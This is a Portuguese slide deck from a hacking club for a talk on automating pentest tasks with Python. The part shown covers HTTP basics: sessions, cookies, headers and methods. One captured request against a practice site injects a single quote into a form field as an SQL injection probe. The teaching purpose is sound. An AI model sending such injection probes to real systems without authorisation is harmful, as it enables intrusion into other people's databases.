



PYTHON

AUTOMATIZANDO ATIVIDADES DE PENTEST

~~02/12/2021 - 07/03/2022~~

Hacker Club - Beco do Exploit

FIA
P

B E C O
D O
E X P L O I T




PROJECT OCT0PS

| Fundador: C41Tx90 - Victor de Queiroz

| Inicio do projeto: 03/09/2021

Proposta de Assuntos para a Seleção:

- [-] Binary Exploitation
- [-] Windows Internals
- [-] Kernel Linux
- [-] Reverse Engineering
- [-] Mobile Security
- [-] WEB Security
- [-] Wireless
- [-] IoT
- [-] ICS
- [-] Malware
- [-] Network/telecom
- [-] Cloud
- [-] Análise de Memória
- [-] Anti-Forense
- [-] OSINT
- [-] Exfiltração de Dados
- [-] Obfuscation
- [-] Criptografia
- [-] Esteganografia
- [-] Anonimato





becodoexploit.com

HACKING CLUB

BECHO DO EXPLOIT

B E C O
D O
E X P L O I T

DESAFIO:30 MÁQUINAS EM 30 DIAS
- 0x02 Edições

PODCAT (by cat)
Podcasts técnicos ou não para a comunidade!

- | | | |
|---|--|--|
| 1 | | #podCATx01 Desenvolvimento de Malware feat SALEMA (C41tx90 + SWAnk)
CATx003_ |
| 2 | | #podCATx02 Mindset Ofensivo - feat Vinicius Vieira e Ulisses Alves (C41TX90 + Odisseus+V1N1V131R4)
CATx003_ |
| 3 | | #podCATx03 Anti-forense - Feat Eder (C41Tx90 + ΣDEΣR Lu1D1)
CATx003_ |
| 4 | | #podCATx04 Espionagem e Hardware Hacking - Feat Julio Della Flora (C41Tx90 + JULIODELLAFLORA)
CATx003_ |

<https://www.youtube.com/c/CATx003/>

Beco.py – Aulas de Python!

- Inicia dia 14/12/2021, todas às terças-feiras.
- Inscrições são Obrigatórias!
- Para se inscrever, precisa estar no grupo:
 - <https://t.me/becodoxpl>
- Então, envie o seu endereço de e-mail para @R3d_4rr0w (telegram) via inbox



Descrição

Seja bem vindo ao beco . py um espaço feito para quem quer deixar de lado o conforto e códigos prontos e iniciar uma longa trilha de pesquisa e desenvolvimento das próprias ferramentas. Se você chegou até aqui, é por que decidiu sair da zona de conforto e assumiu o compromisso de se tornar um dos melhores, um dos que pensam à frente e constrói suas próprias armas de guerra. O intuito do que será lhe passado daqui por diante, é te dar uma base, uma direção para seguir, mas será necessário que você mesmo decida se irá seguir o caminho ou permanecer onde está. A escolha é sua...

Draft da Ementa

Aula 1. Por que Python?

Aula 2. Entendendo Types e operadores lógicos.

Aula 3. Entendendo estruturas de dados, condicionais e loops

Aula 4. Prazer, Funções, a gloriosa Classe e meritíssima Bibliotecas.

Aula 5. Interações com Banco de Dados, a boa e a má.

Aula 6. Do pacote veio, ao pacote retornará.

Aula 7. Aplicações Web em Python? Conheça Flask e sua querida integração API

Aula 8. Coletando Dados de Serviços Web, conheça Web Scraping!

Aula 9. Parece humano, mas anda como robô. Conheça Selenium!



BECODOEXPLOIT.COM

T.ME/BECODOXPL



BECO DO EXPLOIT

www.becodoexploit.com

EMAIL

contato@becodoexploit.com

TELEGRAM

t.me/becodoxpl

[HTTPS://T.ME/BECODOXPL](https://t.me/becodoxpl)

SEXTA HACK NO BECO

/*TODA SEXTA*/

**B E C O
D O
E X P L O I T**

TODA SEXTA AS 24H OU SABADO AS
00H , VOCÊ QUEM MANDA.

• TRAGA SUA BEBIDA •

VENHA JOGAR UM CTF OU BATER UM PAPO OU QUALQUER
COISA QUE ESTIVER ROLANDO...

COMEÇA AS 00H

\$ CAT .AGENDA

- ❖ Disclaimer && whoami && objetivo
- ❖ Contexto
- ❖ Entendendo o protocolo HTTP
- ❖ Projeto - Directory Enumeration + Web Crawler
- ❖ Entendendo SQL Injection
- ❖ Automatizando Exploração de SQL Injection
- ❖ Projeto Shodan
- ❖ Next Level – Ideias de Projetos


Para quem tiver interesse em acompanhar o live coding, já vão baixando o python3 ou IDE de preferência (ex: jetbrains)

./DISCLAIMER

- ❖ Eu não estou representando meu empregador, todas as ideias e pontos de vista são de minha inteira responsabilidade.
- ❖ Todos os documentos externos, imagens e artigos aqui referenciados estarão vinculados em “Referências”, um grande agradecimento aos profissionais de segurança e suas pesquisas.


MORE ~/.PROFILE

- ❖ Real Name: Felippe Foppa
- ❖ Area de atuação: Redteamer, Pentester and Security Researcher
- ❖ Current Role: Especialista de Segurança Ofensiva na GlobalHitss
- ❖ Certifications: LPI1, LPI2, OSCP, CRTP, eWPTXv2, eCPTXv2, ISO27k, ITILv4
- ❖ CVE's: CVE-2021-39375, CVE-2021-39376
- ❖ Blog: <https://diesec.home.blog/>
- ❖ Linkedin: <https://www.linkedin.com/in/felippe-foppa-6b1434108/>
- ❖ Github: <https://github.com/d34dfr4m3>
- ❖ Unidade 37 – Serviços de Segurança Ofensiva. (unidade37.com.br wait for it)
- ❖ Material da Palestra vai ser compartilhado em:
 - ❖ <https://github.com/d34dfr4m3/Contributions/>



echo \$OBJETIVO

- ❖ Essa talk não tem como objetivo conceituar princípios básicos de linguagens de programação ou aprofundar em metodologias de desenvolvimento ou melhores práticas e, tão pouco terá como resultado programadores em python;
- ❖ A expectativa, é que no pouco tempo de duração de agenda, os participantes obtenham os insumos necessários para entender como algumas abordagens de pentest funcionam através da exposição de alguns cenários práticos para dar visão das possibilidades que a automação trás, quebrando as correntes de ferramentas prontas. (Seus amigos te chamam de script kiddie?)



Contexto

Por que Python? O que é Python?

“Linguagens de Programação para Hackers”

analyticsinsight.net

1. C Programming
2. C++ Programming
3. SQL
4. PHP
5. Python
6. JavaScript
7. Ruby Programming
8. Assembly

<https://www.analyticsinsight.net/top-8-programming-languages-for-hacking-2021/>

www.simplilearn.com

1. Python
2. JavaScript
3. PHP
4. SQL
5. C Programming

<https://www.simplilearn.com/tutorials/cyber-security-tutorial/programming-languages-for-hacking>

“Linguagens de Programação para Hackers”

www.fosslinux.com

1. Python
2. C Programming
3. SQL
4. JavaScript
5. PHP
6. C++ Programming
7. JAVA
8. RUBY
9. Perl
10. Bash

www.hackeracademy.org

1. Python
2. Bash
3. JavaScript
4. PHP
5. C/C++
6. HTML
7. Java
8. Ruby
9. Perl
10. Scheme (List dialect)

<https://www.fosslinux.com/40111/the-10-best-programming-languages-for-hacking.htm>

<https://www.hackeracademy.org/top-10-programming-languages-for-hacking/>

Por que Python?

- ❖ Linguagem Interpretada aka Scripting Language;
- ❖ Rico em bibliotecas e de fácil emprego;
- ❖ Possui orientação a Objetos;
- ❖ Sintaxe pode ser considerada simples;
- ❖ No contexto de hacking, pode ser utilizado em diversos cenários, alguns deles:
 - ❖ Web Hacking;
 - ❖ Network Hacking;
 - ❖ Operational Systems hacking;
 - ❖ Etc
- ❖ É a indicação pra quem esta começando na área de tecnologia/segurança? Não, linguagens de ‘baixo nível’ são indicadas por consolidarem uma base sólida de conhecimento de como as coisas funcionam, uma vez com esse conhecimento, é só uma questão de sintaxe e entrelinhas.
- ❖ Python não é perfeito, é mais lento que Java (big reveal), entre outros problemas do tipo, pseudo threading.

Como Começar?

- ❖ IDE's?
 - ❖ VIM? (yess)
 - ❖ PyCharm Community Edition (JETBRAINS) (Windows/Linux)
 - ❖ <https://www.jetbrains.com/pycharm/>
- ❖ Se você já tiver um conhecimento de lógica de programação e conhecimentos gerais de serviços, protocolos e programação em si, é só uma questão de ler os manuais específicos das bibliotecas e seus métodos.


PyCharm

jetbrains.com/pt-br/pycharm/download/#section=windows

JET BRAINS

Para desenvolvimento Para equipes Para aprendizado Soluções Suporte Loj

PyCharm Chegando na nova versão Novidades Recursos Aprenda Co



Versão: 2021.3.2
Build: 213.6777.50
30 de janeiro de 2022

Requisitos do sistema Instruções de instalação Outras versões

Baixar PyCharm

Windows macOS Linux

Professional
Para desenvolvimento Web com Python e desenvolvimento científico. Com suporte para HTML, JS e SQL.

Community
Para o autêntico desenvolvimento Python

Baixar Baixar

Avaliação gratuita Gratuito, com base em open source

<https://www.jetbrains.com/pt-br/pycharm/download/#section=windows>

Entendendo o Protocolo HTTP


Visão Geral

HTTP


- ❖ O **Hypertext Transfer Protocol**, sigla **HTTP** (em português **Protocolo de Transferência de Hipertexto**) é um protocolo de comunicação (na camada de aplicação segundo o Modelo OSI) utilizado para sistemas de informação de hipermídia, distribuídos e colaborativos. Ele é a base para a comunicação de dados da World Wide Web.

Ano	Versão
1991	0.9
1996	1.0
1997	1.1
2015	2.0
2018	3.0

HTTP



HTTP - Stack




<https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Overview>

Componentes - Sessão HTTP


- ◆ Uma sessão HTTP é uma sequência de transações de rede de requisição-resposta. Um cliente HTTP inicia uma requisição estabelecendo uma conexão Transmission Control Protocol (TCP) para uma porta particular de um servidor. Um servidor HTTP ouvindo naquela porta espera por uma mensagem de requisição de cliente. Recebendo a requisição, o servidor retorna uma linha de estado, como "HTTP/1.1 200 OK", e uma mensagem particular própria. O corpo desta mensagem normalmente é o recurso solicitado, apesar de uma mensagem de erro ou outra informação também poder ser retornada.

HTTP - OVERVIEW



<https://codelikethis.com/lessons/server-side-javascript/http>

How HTTP works?



<https://pt.slideshare.net/ARJUNSB/http-94249848>

Estado de sessão HTTP (STATELESS)

- ❖ O HTTP é um protocolo sem estado. Um protocolo sem estado não exige que o servidor HTTP retenha informações ou estado sobre cada usuário para a duração de várias solicitações. Entretanto, algumas aplicações web implementam estado ou sessões do lado servidor usando um ou mais de um dos métodos a seguir:
 - ❖ Variáveis ocultas dentro de formulários web;
 - ❖ Cookies HTTP;
 - ❖ Parâmetros de query string, por exemplo,
`/index.php?session_id=algum_código_único_de_sessão.`

Componentes - Cookies

- ❖ Recebeu esse nome de uma antiga gíria usada pelos programadores que consistia em um programa chamava que um procedimento e recebia de volta algo que seria necessário apresentar novamente mais tarde para realizar algum trabalho.
- ❖ De forma Geral, é um grupo de dados (texto) trocados entre o servidor de páginas e o navegador colocado em um ficheiro criado no computador do usuário. Serve para manter a persistência das sessões HTTP.

Componentes - Cookies

Request	Response
<pre>Pretty Raw In Actions ▾ 1 POST /userinfo.php HTTP/1.1 2 Host: testphp.vulnweb.com 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 20 9 Origin: http://testphp.vulnweb.com 10 Connection: close 11 Referer: http://testphp.vulnweb.com/login.php 12 Upgrade-Insecure-Requests: 1 13 14 uname=test&pass=test </pre>	<pre>Pretty Raw Render In Actions ▾ 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.0 3 Date: Thu, 02 Dec 2021 03:26:31 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 X-Powered-By: PHP/5.6.40-38+ubuntu 7 Set-Cookie: login=test%2Ftest 8 Content-Length: 5963 9 10 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN" 11 "http://www.w3.org/TR/html4/loose.dtd" 12 <html> 13 <head> 14 <meta http-equiv="Content-Type"</pre>

Mensagem de Requisição HTTP (Request Line)


- ❖ Uma mensagem, tanto de requisição quanto de resposta, é composta, conforme definido na RFC 2616, por uma linha inicial, nenhuma ou mais linhas de cabeçalhos, uma linha em branco obrigatória finalizando o cabeçalho e por fim o corpo da mensagem, opcional em determinados casos.
- ❖ A Request Line possui 3 campos:
 - ❖ Método
 - ❖ URL
 - ❖ Versão HTTP

Request

Pretty Raw In Actions ▾

```
1 POST /userinfo.php HTTP/1.1
2 Host: testppn.vutnweb.com
3 User-Agent: python-requests/2.22.0
4 Accept-Encoding: gzip, deflate
5 Accept: /*
6 Connection: close
7 Cookie: login=test%2Ftest
8 Content-Length: 104
9 Content-Type: application/x-www-form-urlencoded
.
11 username=Bob&ucc=1234-1234-1234&uemail=%27&uphone=232332&uaddress=addr+addr+23%3AAC%3ADD%3AFF&update=update
```

Request Line (Mensagem HTTP)



Cabeçalho da Mensagem

- ❖ O cabeçalho da mensagem (*header*) é utilizado para transmitir informações adicionais entre o cliente e o servidor. Ele é especificado imediatamente após a linha inicial da transação (método), tanto para a requisição do cliente quanto para a resposta do servidor, seguido de dois pontos (:) e um valor. Existem quatro tipos de cabeçalhos que poderão ser incluídos na mensagem os quais são: *general-header*, *request-header*, *response-header* e *entity-header*.

Cabeçalho da Mensagem (HTTP Headers)


method	path	protocol
GET	/tutorials/other/top-20-mysql-best-practices/	HTTP/1.1
<pre>Host: net.tutsplus.com User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q= Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 300 Connection: keep-alive Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120 Pragma: no-cache Cache-Control: no-cache</pre>		

HTTP headers as Name: Value

Corpo da Mensagem

- ❖ Uma mensagem HTTP pode conter um corpo de dados que são enviados abaixo das linhas de cabeçalho. Em uma mensagem de resposta, o corpo da mensagem é o recurso que foi requisitado pelo cliente, ou ainda uma mensagem de erro, caso este recurso não seja possível. Já em uma mensagem de requisição, o corpo pode conter dados que serão enviados diretamente pelo usuário ou um arquivo que será enviado para o servidor.
- ❖ Quando uma mensagem HTTP tiver um corpo, poderão ser incluídos cabeçalhos de entidades que descrevem suas características, como por exemplo, o **Content-Type que informa o tipo MIME dos dados no corpo da mensagem e o Content-Length que informa a quantidade de bytes que o corpo da mensagem contém.**

Estrutura HTTP



Métodos de Requisição

- ❖ GET – Obter o documento requisitado na URL
- ❖ POST - Envia Informações pro servidor
- ❖ HEAD – Obter informações sobre o documento requisitado na URL
- ❖ OPTIONS – Sólicita quais métodos estão disponíveis
